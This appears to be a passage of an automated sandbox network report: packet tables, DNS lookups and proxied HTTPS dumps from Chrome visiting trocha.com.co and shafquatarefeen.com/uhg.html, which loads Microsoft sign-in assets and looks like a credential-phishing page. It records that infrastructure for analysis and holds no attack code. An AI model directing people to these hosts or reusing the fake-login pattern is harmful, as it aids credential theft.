Jul 1, 2022 11:00:45.481762886 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:45.509151936 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:45.509196997 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:45.756299019 CEST	49761	443	192.168.2.3	192.154.231.67
Jul 1, 2022 11:00:45.756339073 CEST	443	49761	192.154.231.67	192.168.2.3
Jul 1, 2022 11:00:45.756422997 CEST	49761	443	192.168.2.3	192.154.231.67
Jul 1, 2022 11:00:45.756835938 CEST	49761	443	192.168.2.3	192.154.231.67
Jul 1, 2022 11:00:45.756861925 CEST	443	49761	192.154.231.67	192.168.2.3
Jul 1, 2022 11:00:45.757616997 CEST	49762	443	192.168.2.3	192.154.231.67
Jul 1, 2022 11:00:45.757652044 CEST	443	49762	192.154.231.67	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 1, 2022 11:00:45.757744074 CEST	49762	443	192.168.2.3	192.154.231.67
Jul 1, 2022 11:00:45.758090019 CEST	49762	443	192.168.2.3	192.154.231.67
Jul 1, 2022 11:00:45.758112907 CEST	443	49762	192.154.231.67	192.168.2.3
Jul 1, 2022 11:00:46.083995104 CEST	443	49762	192.154.231.67	192.168.2.3
Jul 1, 2022 11:00:46.084352016 CEST	49762	443	192.168.2.3	192.154.231.67
Jul 1, 2022 11:00:46.084378958 CEST	443	49762	192.154.231.67	192.168.2.3
Jul 1, 2022 11:00:46.084758043 CEST	443	49761	192.154.231.67	192.168.2.3
Jul 1, 2022 11:00:46.085026979 CEST	49761	443	192.168.2.3	192.154.231.67
Jul 1, 2022 11:00:46.085050106 CEST	443	49761	192.154.231.67	192.168.2.3
Jul 1, 2022 11:00:46.086194992 CEST	443	49762	192.154.231.67	192.168.2.3
Jul 1, 2022 11:00:46.086292028 CEST	49762	443	192.168.2.3	192.154.231.67

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 1, 2022 11:00:39.953670979 CEST	58116	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:40.191745043 CEST	65358	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:40.210850954 CEST	53	65358	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:40.256654024 CEST	49873	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:40.283973932 CEST	53	49873	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:41.954665899 CEST	63332	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:42.302696943 CEST	53	63332	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:45.688694954 CEST	61380	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:45.707565069 CEST	53	61380	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:46.835369110 CEST	63146	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:46.835906029 CEST	52985	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:46.835941076 CEST	58625	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:46.856551886 CEST	53	63146	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:46.857637882 CEST	53	52985	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:46.861335993 CEST	52810	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:46.861968040 CEST	50778	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:46.865901947 CEST	55151	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:46.880538940 CEST	53	52810	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:46.883487940 CEST	59795	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:46.887475967 CEST	53	55151	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:47.187696934 CEST	59390	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:47.289858103 CEST	53	59390	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:54.884753942 CEST	53819	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:54.925896883 CEST	443	53819	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:55.135867119 CEST	53819	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:55.137485981 CEST	53819	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:55.164927959 CEST	443	53819	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:55.178018093 CEST	443	53819	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:55.178049088 CEST	443	53819	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:55.178066015 CEST	443	53819	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:55.178077936 CEST	443	53819	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:55.233897924 CEST	53819	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:55.235589027 CEST	53819	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:55.333538055 CEST	53819	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:55.386570930 CEST	443	53819	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:55.401743889 CEST	443	53819	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:55.594897032 CEST	53819	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:55.636004925 CEST	443	53819	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:55.660046101 CEST	53819	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:56.562586069 CEST	60640	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:56.565289021 CEST	49844	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:56.584490061 CEST	53	49844	8.8.8.8	192.168.2.3
Jul 1, 2022 11:00:56.602173090 CEST	63861	53	192.168.2.3	8.8.8.8
Jul 1, 2022 11:00:56.630587101 CEST	53	63861	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 1, 2022 11:00:39.953670979 CEST	192.168.2.3	8.8.8.8	0x57a2	Standard query (0)	gmail.us14.list-manage.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:40.191745043 CEST	192.168.2.3	8.8.8.8	0x773a	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:40.256654024 CEST	192.168.2.3	8.8.8.8	0xc16e	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:41.954665899 CEST	192.168.2.3	8.8.8.8	0x153	Standard query (0)	trocha.com.co	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:45.688694954 CEST	192.168.2.3	8.8.8.8	0xd5c2	Standard query (0)	shafquatarefeen.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.835369110 CEST	192.168.2.3	8.8.8.8	0xc8dc	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.835906029 CEST	192.168.2.3	8.8.8.8	0x4ee7	Standard query (0)	maxcdn.bootstrapcdn.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.835941076 CEST	192.168.2.3	8.8.8.8	0x4a47	Standard query (0)	login.microsoftonline.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.861335993 CEST	192.168.2.3	8.8.8.8	0xe7fa	Standard query (0)	stackpath.bootstrapcdn.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.861968040 CEST	192.168.2.3	8.8.8.8	0x2a56	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.865901947 CEST	192.168.2.3	8.8.8.8	0xdd26	Standard query (0)	aadcdn.msftauth.net	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.883487940 CEST	192.168.2.3	8.8.8.8	0x9922	Standard query (0)	secure.aadcdn.microsoftonline-p.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:47.187696934 CEST	192.168.2.3	8.8.8.8	0xae8e	Standard query (0)	i.ibb.co	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:56.562586069 CEST	192.168.2.3	8.8.8.8	0x8b6d	Standard query (0)	secure.aadcdn.microsoftonline-p.com	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:56.565289021 CEST	192.168.2.3	8.8.8.8	0x4108	Standard query (0)	aadcdn.msftauth.net	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:56.602173090 CEST	192.168.2.3	8.8.8.8	0x1e50	Standard query (0)	i.ibb.co	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 1, 2022 11:00:39.974385023 CEST	8.8.8.8	192.168.2.3	0x57a2	No error (0)	gmail.us14.list-manage.com	swc.list-manage.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:40.210850954 CEST	8.8.8.8	192.168.2.3	0x773a	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:40.210850954 CEST	8.8.8.8	192.168.2.3	0x773a	No error (0)	clients.l.google.com		142.251.36.238	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:40.283973932 CEST	8.8.8.8	192.168.2.3	0xc16e	No error (0)	accounts.google.com		142.251.36.205	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:42.302696943 CEST	8.8.8.8	192.168.2.3	0x153	No error (0)	trocha.com.co		69.172.198.108	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:45.707565069 CEST	8.8.8.8	192.168.2.3	0xd5c2	No error (0)	shafquatarefeen.com		192.154.231.67	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.856551886 CEST	8.8.8.8	192.168.2.3	0xc8dc	No error (0)	cdnjs.cloudflare.com		104.17.25.14	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.856551886 CEST	8.8.8.8	192.168.2.3	0xc8dc	No error (0)	cdnjs.cloudflare.com		104.17.24.14	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.857637882 CEST	8.8.8.8	192.168.2.3	0x4ee7	No error (0)	maxcdn.bootstrapcdn.com		104.18.11.207	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.857637882 CEST	8.8.8.8	192.168.2.3	0x4ee7	No error (0)	maxcdn.bootstrapcdn.com		104.18.10.207	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.863588095 CEST	8.8.8.8	192.168.2.3	0x4a47	No error (0)	login.microsoftonline.com	ak.privatelink.msidentity.com		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:46.863588095 CEST	8.8.8.8	192.168.2.3	0x4a47	No error (0)	ak.privatelink.msidentity.com	www.tm.ak.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:46.880503893 CEST	8.8.8.8	192.168.2.3	0x2a56	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 1, 2022 11:00:46.880538940 CEST	8.8.8.8	192.168.2.3	0xe7fa	No error (0)	stackpath.bootstrapcdn.com		104.18.11.207	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.880538940 CEST	8.8.8.8	192.168.2.3	0xe7fa	No error (0)	stackpath.bootstrapcdn.com		104.18.10.207	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.887475967 CEST	8.8.8.8	192.168.2.3	0xdd26	No error (0)	aadcdn.msftauth.net	cs1100.wpc.omegacdn.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:46.887475967 CEST	8.8.8.8	192.168.2.3	0xdd26	No error (0)	cs1100.wpc.omegacdn.net		152.199.23.37	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:46.904603004 CEST	8.8.8.8	192.168.2.3	0x9922	No error (0)	secure.aadcdn.microsoftonline-p.com	secure.aadcdn.microsoftonline-p.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:47.289858103 CEST	8.8.8.8	192.168.2.3	0xae8e	No error (0)	i.ibb.co		51.210.32.106	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:47.289858103 CEST	8.8.8.8	192.168.2.3	0xae8e	No error (0)	i.ibb.co		217.182.228.53	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:47.289858103 CEST	8.8.8.8	192.168.2.3	0xae8e	No error (0)	i.ibb.co		51.210.3.236	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:47.289858103 CEST	8.8.8.8	192.168.2.3	0xae8e	No error (0)	i.ibb.co		51.210.32.103	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:47.289858103 CEST	8.8.8.8	192.168.2.3	0xae8e	No error (0)	i.ibb.co		51.210.32.132	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:47.455641985 CEST	8.8.8.8	192.168.2.3	0xe57e	No error (0)	dual.part-0017.t-0009.t-msedge.net	global-entry-afdthirdparty-fallback.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:47.455641985 CEST	8.8.8.8	192.168.2.3	0xe57e	No error (0)	dual.part-0017.t-0009.fbs1-t-msedge.net	part-0017.t-0009.fbs1-t-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:47.455641985 CEST	8.8.8.8	192.168.2.3	0xe57e	No error (0)	part-0017.t-0009.fbs1-t-msedge.net		13.107.219.45	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:47.455641985 CEST	8.8.8.8	192.168.2.3	0xe57e	No error (0)	part-0017.t-0009.fbs1-t-msedge.net		13.107.227.45	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:56.583642006 CEST	8.8.8.8	192.168.2.3	0x8b6d	No error (0)	secure.aadcdn.microsoftonline-p.com	secure.aadcdn.microsoftonline-p.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:56.584490061 CEST	8.8.8.8	192.168.2.3	0x4108	No error (0)	aadcdn.msftauth.net	cs1100.wpc.omegacdn.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:56.584490061 CEST	8.8.8.8	192.168.2.3	0x4108	No error (0)	cs1100.wpc.omegacdn.net		152.199.23.37	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:56.630587101 CEST	8.8.8.8	192.168.2.3	0x1e50	No error (0)	i.ibb.co		51.210.32.106	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:56.630587101 CEST	8.8.8.8	192.168.2.3	0x1e50	No error (0)	i.ibb.co		51.210.32.103	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:56.630587101 CEST	8.8.8.8	192.168.2.3	0x1e50	No error (0)	i.ibb.co		51.210.32.132	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:56.630587101 CEST	8.8.8.8	192.168.2.3	0x1e50	No error (0)	i.ibb.co		217.182.228.53	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:56.630587101 CEST	8.8.8.8	192.168.2.3	0x1e50	No error (0)	i.ibb.co		51.210.3.236	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:57.781760931 CEST	8.8.8.8	192.168.2.3	0x7b31	No error (0)	dual.part-0032.t-0009.t-msedge.net	global-entry-afdthirdparty-fallback.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:57.781760931 CEST	8.8.8.8	192.168.2.3	0x7b31	No error (0)	dual.part-0017.t-0009.fbs1-t-msedge.net	part-0017.t-0009.fbs1-t-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jul 1, 2022 11:00:57.781760931 CEST	8.8.8.8	192.168.2.3	0x7b31	No error (0)	part-0017.t-0009.fbs1-t-msedge.net		13.107.219.45	A (IP address)	IN (0x0001)
Jul 1, 2022 11:00:57.781760931 CEST	8.8.8.8	192.168.2.3	0x7b31	No error (0)	part-0017.t-0009.fbs1-t-msedge.net		13.107.227.45	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- clients2.google.com
- accounts.google.com
- trocha.com.co
- https:
  - shafquatarefeen.com
  - maxcdn.bootstrapcdn.com
  - cdnjs.cloudflare.com
  - stackpath.bootstrapcdn.com
  - aadcdn.msftauth.net
  - i.ibb.co
  - aadcdn.msauth.net

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49742	142.251.36.238	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:41 UTC	0	OUT	GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1 Host: clients2.google.com Connection: keep-alive X-Goog-Update-Interactivity: fg X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda,pkedcjkdefgpdelpbcmbmeomcjbeemfm X-Goog-Update-Updater: chromecrx-85.0.4183.121 Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:41 UTC	1	IN	HTTP/1.1 200 OK Content-Security-Policy: script-src 'report-sample' 'nonce-u0SyAGCfs5VEOFRKFSe7iw' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 01 Jul 2022 09:00:41 GMT Content-Type: text/xml; charset=UTF-8 X-Daynum: 5660 X-Daystart: 7241 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-07-01 09:00:41 UTC	2	IN	Data Raw: 33 31 39 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 36 36 30 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 37 32 34 31 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22 20 Data Ascii: 319<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" protocol="2.0" server="prod"><daystart elapsed_days="5660" elapsed_seconds="7241"/><app appid="nmmhkkegccagdldgiimedpiccmgmieda" cohort="1::" cohortname=""

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:41 UTC	2	IN	Data Raw: 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 61 70 70 20 Data Ascii: kkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app><app
2022-07-01 09:00:41 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49743	142.251.36.205	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:41 UTC	0	OUT	POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1 Host: accounts.google.com Connection: keep-alive Content-Length: 1 Origin: https://www.google.com Content-Type: application/x-www-form-urlencoded Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:41 UTC	1	OUT	Data Raw: 20 Data Ascii:
2022-07-01 09:00:41 UTC	2	IN	HTTP/1.1 200 OK Content-Type: application/json; charset=utf-8 Access-Control-Allow-Origin: https://www.google.com Access-Control-Allow-Credentials: true X-Content-Type-Options: nosniff Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 01 Jul 2022 09:00:41 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains Content-Security-Policy: script-src 'report-sample' 'nonce-TU5SN6p1xqpEOr52GNr0pw' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self' Content-Security-Policy: script-src 'nonce-TU5SN6p1xqpEOr52GNr0pw' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport Cross-Origin-Opener-Policy: same-origin Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-07-01 09:00:41 UTC	4	IN	Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a Data Ascii: 11["gaia.l.a.r",[]]
2022-07-01 09:00:41 UTC	4	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49772	152.199.23.37	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	310	OUT	GET /ests/2.1/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b588ad73.svg HTTP/1.1 Host: aadcdn.msftauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8 Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:46 UTC	346	IN	HTTP/1.1 200 OK Access-Control-Allow-Origin: * Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Length,Date,Transfer-Encoding Age: 338603 Cache-Control: public, max-age=604800 Content-MD5: HMwsHhNXdtrfirQDkzcqMA== Content-Type: image/svg+xml Date: Fri, 01 Jul 2022 09:00:46 GMT Etag: 0x8D641014CC1CD9F Last-Modified: Fri, 02 Nov 2018 20:25:15 GMT Server: ECAcc (frc/8FE7) Vary: Accept-Encoding X-Cache: HIT x-ms-blob-type: BlockBlob x-ms-lease-status: unlocked x-ms-request-id: fde8f45f-401e-0009-5e14-8a07a7000000 x-ms-version: 2009-09-19 Content-Length: 915 Connection: close
2022-07-01 09:00:46 UTC	347	IN	Data Raw: 3c 73 76 67 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 73 76 67 22 20 77 69 64 74 68 3d 22 31 36 22 20 68 65 69 67 68 74 3d 22 31 36 22 20 76 69 65 77 42 6f 78 3d 22 30 20 30 20 31 36 20 31 36 22 3e 3c 74 69 74 6c 65 3e 61 73 73 65 74 73 3c 2f 74 69 74 6c 65 3e 3c 70 61 74 68 20 66 69 6c 6c 3d 22 23 66 66 66 66 66 66 22 20 64 3d 22 4d 31 2e 31 34 33 2c 36 2e 38 35 37 61 31 2e 31 30 37 2c 31 2e 31 30 37 2c 30 2c 30 2c 31 2c 2e 34 34 36 2e 30 38 39 2c 31 2e 31 36 34 2c 31 2e 31 36 34 2c 30 2c 30 2c 31 2c 2e 36 30 37 2e 36 30 37 2c 31 2e 31 36 31 2c 31 2e 31 36 31 2c 30 2c 30 2c 31 2c 30 2c 2e 38 39 33 2c 31 2e 31 36 34 2c 31 2e 31 36 34 2c 30 2c 30 2c 31 2d 2e 36 30 37 2e 36 30 37 2c 31 2e 31 30 37 2c 31 2e Data Ascii: <svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><title>assets</title><path fill="#ffffff" d="M1.143,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49779	51.210.32.106	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:47 UTC	348	OUT	GET /phX2vBj/0-a5dbd4393ff6a725c7e62b61df7e72f0.jpg HTTP/1.1 Host: i.ibb.co Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8 Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:47 UTC	348	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 01 Jul 2022 09:00:47 GMT Content-Type: image/png Content-Length: 1031 Connection: close
